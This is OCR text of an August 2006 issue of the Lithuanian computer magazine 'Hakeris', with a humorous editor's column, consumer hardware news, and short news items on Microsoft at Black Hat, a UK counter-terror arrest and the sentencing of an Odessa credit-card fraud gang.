



Nr. 8 (39) /2006

KAIP „PADARĖ" MŪSŲ KOLEGAS IŠ XAKEP.RU

Kaina 9,99 Lt
Nr. 8 (39) '06

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt



Mobili loterija



sms žinutė-
Tavo loterijos bilietas

sms 1606
Išskyrus TELE2

BILIETO KAINA 1 Lt + sms siuntimo kaina 0,20 Lt

KAIP STATYTI:

Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.

www.oholotto.lt

Nesvarbu, kas tu – mokinys, studentas, darbuotojas ar pensininkas. Vasaros pabaiga visiems asocijuojasi tik su vienu – atostogų pabaiga. Kažkam vėl teks eiti į mokyklą, kitiems – į darbą... Dar treti tiesiog konstatuos faktą, jog baigiasi šilti orai ir tuoj vėl teks nuo fotelio pasiimti jau tris mėnesius ten gulintį megztuką.

Koks hakeris nesiimtų jokių priemonių? Kas drįstų iš karto pasiduoti? Ieškome būdų apgauti visus (arba tik save).



Pirmas žingsnis: kompiuterio laikrodis. Spragtelk du kartus ant laikrodžio ir nustatyk tarkim... hm, birželio 22 dieną. Tą patį padaryk su mobiliuoju telefonu ir sieniniais kalendoriais.

Antras žingsnis: visur su savimi nešiokis iš rūsio parsitemptus ir nuo makulatūros punkto išgelbėtus birželio mėnesio laikraščius (to mėnesio Hakerį tikrai turi – ieškok po pagalve arba seife). Dar geriau – nusipirk iš makulatūros punkto kuo daugiau senų laikraščių ir išmėtyk juos į pašto dėžutes. Čia jau laisvė tavo sumanumui – mokiniai gali aprūpinti mokytojų pašto dėžutes; darbuotojai – ofiso ir direktoriaus pašto dėžutę ir t.t.

Trečias žingsnis: paskambink keliems geriausiems draugams ir paklausk, ką jie veiks „šią liepą?". Tada pasiūlyk liepos pradžioje, kai bus ilgasis savaitgalis lėkti prie jūros. Nekreipk dėmesio į kvailus klausimus „ar tau viskas gerai?".

Ketvirtas žingsnis: lauk ir stebėk. Įdomu, kas bus?

Penktas žingsnis: įsimink vieną tiesą – hakeris sugeba apgauti kompiuterines sistemas ir techniką, bet kompiuteriai bei technika neapgauna žmogaus. Ir vasara visgi baigiasi...

JoKeR

Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.776
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“

Bet kokių programinę įrangą, patarimus ar kitą informaciją naudojate SAVO PATIES RIZIKA ir tik JŪS VIENINTELIS atsakote už bet kokią žalą, padarytą kompiuterinei sistemai, visuomenei ar savo paties gerovei.

Redakcijos nuomonė nebūtinai sutampa su tekstų autorių nuomone.

„VERBATIM" PRISTATO „MINI DVD+R DL" DISKUS

Optiniai diskai nepaliaujamai tobulėja. Auga jų darbo greičiai bei telpančios informacijos kiekiai. Kompanija „Verbatim" mums pristato diskus *Mini DVD+R DL*, kurių skersmuo yra 8 cm, duomenų talpa — 2,6 Gb (apie valanda vaizdo). Bijoti neverta: jie visiškai atitinka DVD+R DL standartą, kurį patvirtino *DVD+RW Alliance*, ir yra suderinami su visais šį formatą pripažįstančiais kaupikliais. Kad tavo duomenų gigabaitai nebūtų pažeisti, disko paviršius padengtas specialiu apsauginiu *Scratch Guard* sluoksniu, kuris, pasak gamintojų, diskus padaro 40 kartų atsparesnius pažeidimams. Derėtų paminėti, jog šie diskai turėjo būti pradėti pardavinėti vasaros pradžioje kartu su vaizdo kameromis, kurios gali dirbti su šiais diskais.



IR VĖL „WALKMAN"

Kompanija „Sony" savo gerbėjus vėl pradžiugino naujo *Walkman* grotuvų modelio išleidimu. Šiandien pasikeitimai palietė E seriją: naujieji modeliai vadinasi NW-E002, NW-E002F, NWE-003, NW-E003 ir NW-E005. Pagrindinė jų ypatybė — greito pakrovimo sistema, kuri grotuvui suteikia galimybę dirbti ilgiau nei parą, atkuriant ATRAC3, WMA ir MP3 formatais įrašytą muziką. Beje, naujųjų grotuvų talpa svyruoja nuo 512 Mb iki 1 Gb, o komplekte patogiam muzikos valdymui ir jos perkėlimui iš kitų kaupiklių pateikiama programa *SonicStage*. Jeigu tau staiga atsibos grotuve įrašyta muzika, tave išgelbės įmontuotas radijo imtuvas. Korpusas pagamintas iš polikarbonato, yra šeši jo nuspalvinimo variantai. „Sony" taip pat planuoja išleisti daugybę šiam įrenginiui skirtų aksesuarų.



ATEIČIAI SKIRTA SISTEMINĖ PLOKŠTĖ

Nors kol kas *AMD Socket AM2* tipo procesoriai yra retenybė, su jais suderintų sisteminių plokščių banga toliau auga. Šiandien kompanija „Foxconn" paskelbė apie tai, kad jos naujiena — plokštė C51XEM2AA — gali dirbti su *AMD Socket AM2*. Plokštė naudoja *NVIDIA nForce 590 SLI* mikroschemą, kuri jai suteikia galimybę dirbti su dviejų kanalų DDR2-800 atmintimi. Plokštėje taip pat yra du PCI-E x16, vienas PCI-E x4, vienas PCI-E x1 ir du įprastiniai PCI lizdai. Be to, joje yra 6 RAID palaikančios SATA II jungtys. Taip pat derėtų paminėti garso HDA adapterį ir dvi įmontuotas gigabitines tinklo plokštes. Entuziastai tikrai įvertins maitinimo ir *reset* mygtukus bei klaidų identifikavimo sistemą, sudarytą iš garsiakalbio ir dviejų šviesios diodų. Taigi laukiame naujųjų procesorių!

CHROMUOTA VIA

Kompanija VIA išleido naują mikroschemą su įmontuotu grafiniu branduoliu *Chrome9*, kuris yra paruoštas darbui su būsima operacine sistema *Windows Vista*. Naujoji mikroschema dirba su naujausiais procesoriaiss *Intel Core Duo*, DDR2 667 atmintimi ir *PCI Express* magistralėmis. Įmontuotas *GPU Chrome9* yra suderinamas su *DirectX9*, atpažįsta 2.0 versijos šeiderius, skirtingus HDTV formatus (su skiriamąja geba iki 1920x1080) bei firminę technologiją *VIA Chromotion*, kuri leidžia pagerinti vaizdo kokybę. *V-link* magistralė gali šią mikroschemą susieti su bet kuriuo pietiniu VIA tiltu, pavyzdžiui, su VIA VT8251, kuriame įmontuotas *VIA Vinyl* kodekas (8 kanalai, HD garsas, 32 bitų/192 kHz). Po tokių VIA naujovių gamintojai turi galimybę kurti ganėtinai įvairias ir įdomias sistemines plokštes. Taigi naująjį *nVidia* ir VIA mikroschemų priešpriešos etapą galime laikyti prasidėjusiu!



ELITINIS ŠVIESOS DUŠAS

Amerikiečių kompanija „Interbath" jau trisdešimt metų dirba su liukso klasės dušo sistemomis. Galų gale ji nusprendė išleisti šviečiantį elektroninį dušą (ELS — *Electronic Light Shower*). Be elektronikos dušų serija (tegu man bus atleista už tokį grubų posakį!) taip pat gali pasigirti tikrais Svarovskio kristalais. Jeigu ne tie kristalai, ELS būtų labai panaši į operacinės lempą. Sistema veikia taip: pagal jūsų pasirinkimą vandens čiurkšlės arba nepaliaujamai keičia spalvas, arba jus apšviečia ir prausia jūsų mėgstama spalva. Rinktis galima iš žalios, geltonos ir mėlynos. Deja, raudonos nėra. Tai susiję su tuo, jog po dažno prausimosi raudoname duše gali pakrikti nervukai :). Tiesa, norint matyti, kaip šis stebuklas šviečia, dušo kabinoje reikia išjungti šviesą. Šviesa iki vandens eina per optikos pluošto kabelį, prijungtą prie dėžutės, kurioje sumontuotos halogeninės lempos ir besisukantis ratas su skirtingais lęšiais. Principas paprastas, tačiau kažkodėl niekas anksčiau nepagalvojo jo panaudoti būtent duše. Dušo galvutėje yra 270 skylučių. Prie kiekvienos skylutės eina atskira apie 1 milimetro skersmens optikos skaidula. Taip išeina, kad iš vienos pusės į ELS galvutę keliauja kabelis su šviesa, o iš kitos — per įprastinę žarną teka vanduo. „Gydykite nervus vandens spinduliuose", — štai ką siūlo „Interbath".



„LOGITECH“ RINKINYS

„Logitech“ išleido naujas ausines su mikrofonu, kurios vadinasi *PC Headset 120* ir puikiai tinka skambinant iš kompiuterio į kompiuterį, bendraujant balsu internete, rėkiant ant ginklo bičiulių tinklo žaidimuose bei, savaime suprantama, įdarbinant jas pagal tikrąją paskirtį, t.y. kaip įprastas ausines. Ausinės sujungtos patogiu lankeliu (*street-style*, per kaklą), todėl jas užsidėjęs tu tuojau pat apie jas pamirši — nesijaučia jokio nepatogumo. Pačių ausinių atkuriamų dažnių diapazonas — 20–20000 Hz, mikrofono — 100–10000 Hz. Kabelio ilgis — 2 m. Jeigu tu šį įrenginį vis dar laikai nereikalingu, tai žinok, kad balso perdavimo internete populiarumas nuolat auga. Pavyzdžiui, programa *Skype* visame pasaulyje naudojasi jau daugiau nei 250 milijonų žmonių.



HITECHNEWS ▲

LAIKRODIS BURIUOTOJAMS

Rankinis laikrodis... Atrodytų, paprastas ir visiems prieinamas dalykas. Tačiau labai norint net iš rankinio laikrodžio galima padaryti tokį įrenginį, kad po to net neaišku, kam jis toks reikalingas. Taigi du visame pasaulyje garsūs laikrodžių gaminimo šviesuoliai — Žanas Fransua Riušonė ir Viani Halter — susikooperavo ir pagamino nepaprastą rankinį laikrodį. Šio išoriškai kasos aparatą primenančio įrenginio išleistas ribotas kiekis — viso labo 135 vienetai. Jų kaina atitinkama — nuo 220 tūkstančių dolerių. Šis tvarinys buvo pavadintas *Cabestan* — ant vertikalaus veleno užmauta gervė su būgnu, skirta upinių laivų pritraukimui prie prieplaukų, inkarų iškėlimui ir panašiems dalykams. Tiesa, laikrodis išoriškai primena dvi gerves, kurios viena su kita sujungtos pavaromis. Riušonė sako, jog kuriant Cabestan įkvėpimo ieškojo jūrinėje tematikoje. Iš čia ir jūrinė grandinė bei tam tikras chronometro panašumas į navigacinį įrenginį. Šis laikrodis iš tiesų jūrinis — su juo net galima nardyti iki 30 metrų. Bet tai ne paskutinis pakvaišusių laikrodžių gamintojų žodis. Žanas Fransua sugalvojo kurti trilogiją: *Monaco V4* konceptas įkūnijo žemę ir automobilį, *Cabestan* — jūrą ir laivus, o trečiasis, dar tik kuriamas laikrodis, bus skirtas orui ir aviacijai.



TRILYPIS MUZIKOS LAPAS



Acme MP3 Player A218 | 79 Lt
Acme Mp3 Player A223 | 149 Lt
Acme Mp3 Player A298 | 189 Lt
www.acmemedia.lt




Muzika, muzika, muzika... Muzikiniai vakarai, muzikiniai realybės šou ir... *muzikiniai* Tavo gyvenimo tarpsniai. Jeigu iki šiol į nešiojamų MP3 grotuvų lentyną parduotuvėje stengeisi net nežiūrėti, kad nesusinervintum — nori, bet negali, nes jie brangiai kainuoja, — tai dabar Acme Tau leidžia mėgautis nešiojama muzika visur, kur tik būsi. A218 modelis supranta MP3 ir WMA formato dainas, jo duomenų laikmenoje telpa iki 256 MB informacijos. Diktofonas, 6 ekvalaizeriai, dainų tekstų suderinamumas ir mėlyno galinio apšvietimo LCD ekranas sukuria tikrą harmoniją. Žiūrim, ką turim — antrasis gražuolis naujoje Acme MP3 grotuvų linijoje pavadintas A223 vardu. Dvigubai didesnė talpa (512 MB), FM radijas, diktofonas ir net 7 ekvalaizeriai. Toks pat puikus LCD ekranas ir ne ką prastesnis suderinamumas su bet kokiu kompiuteriu. Ir paskutinis, tačiau tikrai ne prasčiausias — atvirkščiai, mūsų nuomone, šis modelis — pats geriausias iš šio trejeto. Susipažink — A298 modelio vidinėje atmintyje telpa 512 MB dainų, be to, talpą galima padidinti iki neriboto kiekio (naudojant micro MMC atminties korteles). 2 ausinių lizdai muzikos vienu metu leidžia klausytis dviem žmonėms — labai romantiškas Acme žingsnis. Diktofonas, FM radijas su įrašymu, 7 ekvalaizeriai, OLED ekranas (geltonas arba žalias), įkraunama baterija ir visų mylimi MP3 bei WMA formatai. Taigi belieka juos atskirti — pirmais antrais išsiskaičiuot! A218 yra labai ryškios spalvos ir pailgas; A223 — apvalus ir suspaustas; A298 slepiasi po juodu drabužiu su išlenkta balta linija. *Sugebėjai surasti?*



HITECHNEWS ▲

EKRANAI: NUO 2D PRIE 3D

Gali būti, jog artimiausiu metu mobiliuosiuose telefonuose ir ne tik juose atsiras trimačiai ekranai. „Samsung SDI" pristatė sėkmingą naująją technologiją, leidžiančią praktiškai bet kurių įrenginių ekranuose atkurti erdvinius vaizdus. Gudriųjų korėjiečių technologijos pagrindas — plokšti skydeliai su aktyvia matrica iš organinių šviesos diodų (AMOLED — *active matrix organic ligot-emitting diode*). Tai nėra keista, kadangi „Samsung" yra LED ekranų kūrimo lyderis. Kompanija jau anonsavo 4,3" AMOLED ekraną, kuris užtikrina didžiausią veikimo greitį ir geriausią erdvinio vaizdo skiriamąją gebą lyginant su jau egzistuojančiais 3D ekranais. Tačiau „Samsung" sustoti neplanuoja. Šiuo metu kompanija toliau dirba prie šios technologijos, kad ją būtų galima naudoti ne tik mobiliuosiuose telefonuose, bet ir nešiojamuosiuose kompiuteriuose bei televizoriuose. Pagal „Samsung" prognozes, per artimiausius dešimt metų didžioji ekranų dalis turės erdvinio vaizdo atkūrimo funkciją, o 2010 metais 3D ekranų paklausa išaugs dvigubai.



HACKNEWS ▲


„MICROSOFT" DALINASI PASLAPTIMIS SU HAKERIAIS

Ar tu gali įsivaizduoti situaciją, kuomet dėdulės iš „Microsoft" patys ateina pas hakerius ir pasakoja jiems apie langinių apsaugos subtilybes? Mano vaizduotei tai nesuvokiama. O štai patys „Microsoft" dirbantys dėdulės tame nemato nieko ypatingo, todėl jie nusprendė sudalyvauti hakerių konferencijoje *Black Hat*, kuri turėtų įvykti jau greitai. Beje, mažaminkščiai ruošiasi ne šiaip sau dalyvauti, o perskaityti kelis pranešimus apie artėjančios *Vistos* apsaugos metodus, skirtingas funkcionalumo ypatybes ir panašius dalykus. Iš viso per vieną dieną „Microsoft" specialistai planuoja padaryti 5 vienas už kitą atviresnius pristatymus. Taigi į *Black Hat* papuolę piktieji hakeriai apie naujosios OS apsaugos mechanizmus galės sužinoti dar prieš jos išleidimą ir iš anksto sukurti savo nulaužimo technikas. „Koks tokios keistos elgsenos motyvas?" — gali paklausti. Pasak „Microsoft" atstovų, tokį žingsnį lėmė kompanijos politika, kurią galima išsakyti keletu žodžių: „Mūsų sistema saugiausia iš visų!". Realų šio saugumo lygį jie siūlo nustatyti nepriklausomiems specialistams, t.y. hakeriams.

HARDNEWS ▲

KVANTINIAI EKRANAI — „SENA" NAUJIENA

Kaip tu jau žinai, plokšti ir net lankstūs ekranai pasaulinėje elektroninės technikos rinkoje jau ne naujiena. Tačiau šiuolaikiniai LCD ir OLED ekranai negali užtikrinti pakankamo ryškumo ir kontrastingumo, o tie, kurie gali, kainuoja brangiai. Dėl šios priežasties įvairios kompanijos ieško naujų produktų, kurie galėtų už santykinai žemą kainą vartotojui pasiūlyti lankstų ekraną su aukštu kontrastingumu ir didele greitaveika. Taigi šia proga buvo „reanimuota" ekranų kvantinių taškų (*quantum dot*) technologija. Kvantiniai taškai — tai specialūs nanokristalai, kurie elgiasi kaip vienas atskiras atomas. Pirmąjį tokio ekrano prototipą sukūrė amerikiečių kompanija „QD Vision's" — tai buvo viso labo 32x64 taškų dydžio monochrominė juostelė. Bet, nepaisant mažų prototipo gabaritų, kompanijos atstovas Ko-Salivanas tikina, kad po keleto mėnesių bus sukonstruotas „kvantinio ekrano" prototipas, kurio skiriamoji geba nenusileidžia šiuolaikiniams HDTV. Be didelio ryškumo ir kontrastingumo (vaizdą ekrane bus galima matyti net ir ryškioje saulės šviesoje) įrenginys vartos mažiau energijos, nei šiuolaikiniai analogiški LCD televizoriai. Naująjį ekraną taip pat bus galima lenkti praktiškai bet kuria kryptimi. Ekranas iš kvantinių taškų taip pat gali atvaizduoti kur kas daugiau matomo spektro spalvų, nei bet kuris kitas OLED arba LCD ekranas. Kaip sako Salivanas, QD-LED ekrano atvaizduojamų spalvų kiekis gali būti 30% didesnis, nei šiuolaikiniuose CRT ekranuose. Energiją pavyko sumažinti dėl to, kad neveikiantys taškai nenaudoja energijos, kai tuo metu LCD ekranuose galinis apšvietimas veikia visą laiką, nepaisant to, kiek taškų šiuo metu yra blokuojama. Vienam fotonui sukurti QD-LED ekrane sunaudojama viso labo 50 elektronų, kas šviesą išspinduliuojančiam įrenginiui yra nedaug. Kvantinių taškų ekranuose taip pat nereikia galinio apšvietimo, be kurio negalima sukonstruoti LCD ekrano.



OPERACIJA „MOZAR“



Praėjusį mėnesį Didžiojoje Britanijoje buvo įvykdyta antiteroristinė operacija „Mozar“, po kurios buvo areštuota 30 žmonių. Viskas prasidėjo nuo to, kad britų specialiosios tarnybos pradėjo stebėti įtariamų ryšiais su teroristais žmonių elektronines ryšio priemones. Policija periminėjo jų susirašinėjimą ir blokavo kanalus, kuriais ji būdavo gaunama. Iš gautos informacijos paaiškėjo, kad vaikinai turėjo negerų ketinimų, o konkrečiau — susprogdinti parlamento pastatą Otavoje. Tai patvirtino ir per susirašinėjimą vartotas tuomet dar gyvo pogrindinės Irako teroristų grupės lyderio Abu Musabos Al-Zarkavio vardas. Specialiosios tarnybos iš pradžių areštavo 17 susirašinėjime dalyvavusių žmonių, o per juos buvo suimti ir likusieji. Didžioji sulaikytųjų dalis pasirodė esą teroristų užverbuoti per internetą. Barzdotieji Alacho tarnai savo armijos papildymui jau seniai naudoja šiuolaikines technologijas. Taigi jeigu tu į savo elektroninio pašto dėžutę gausi laišką nuo kokio nors Mohamedo bin Ladeno, geriau jį iš karto pašalink — toliau nuo nuodėmės.

NUOSPRENDIS KARDERIAMS



Karderių pasaulyje yra žmonių, kurie vagia po truputį ir nepritraukia ypatingo dėmesio, tačiau yra ir tokių, kurie bando pinigėlius grėbti grėbliais, todėl anksčiau ar vėliau atsiduria 3x3 dydžio kameroje. Būtent pastarajai kategorijai galima priskirti ir piliečio iš Odesos Artūro Liašenkos gaują, kuri beveik tris metus terorizavo vargšus vakariečius. Pagrindinė jų veikla buvo suklastotų kreditinių kortelių gamyba ir realizavimas, o informacijos apie realių sąskaitų numerius gavimu užsiiminėjo kiti žmonės. Bet kuris pageidaujantysis pas juos galėjo nusipirkti kortelę su nedaug dolerių už 100–150 amerikietiškų prezidentų, o rimtesni klientai imdavo kreditines korteles su rimtesnėmis sumomis ir už tai paklodavo 40–50%. Karderiai net turėjo savo svetainę, iš kur jie realizuodavo pagrindinę savo suklastotų kortelių dalį. Suimant Liašenką ir jo kompaniją dalyvavo tiek Vidaus reikalų ministerijos pajėgos, tiek ir specialiosios tarnybos (Interpolas, FTB) — juk jų padaryti nuostoliai buvo vertinami beveik 90 milijonų dolerių. Kaip juos pagavo — atskiro straipsnio tema. Pasakysiu tik tiek, kad suimant gaują jų pagrindiniame bute buvo surasta 80 tūkstančių kortelių, kuriose buvo milijonai dolerių. Visai neseniai teismas vaikinams paskelbė nuosprendį: gaujos vadas buvo nuteistas 6 metams laisvės atėmimo bendrojo režimo kalėjime, o likę grupės nariai — nuo 5 metų lygtinai iki 5 metų už grotų.

KOVA TIK PRASIDEDA

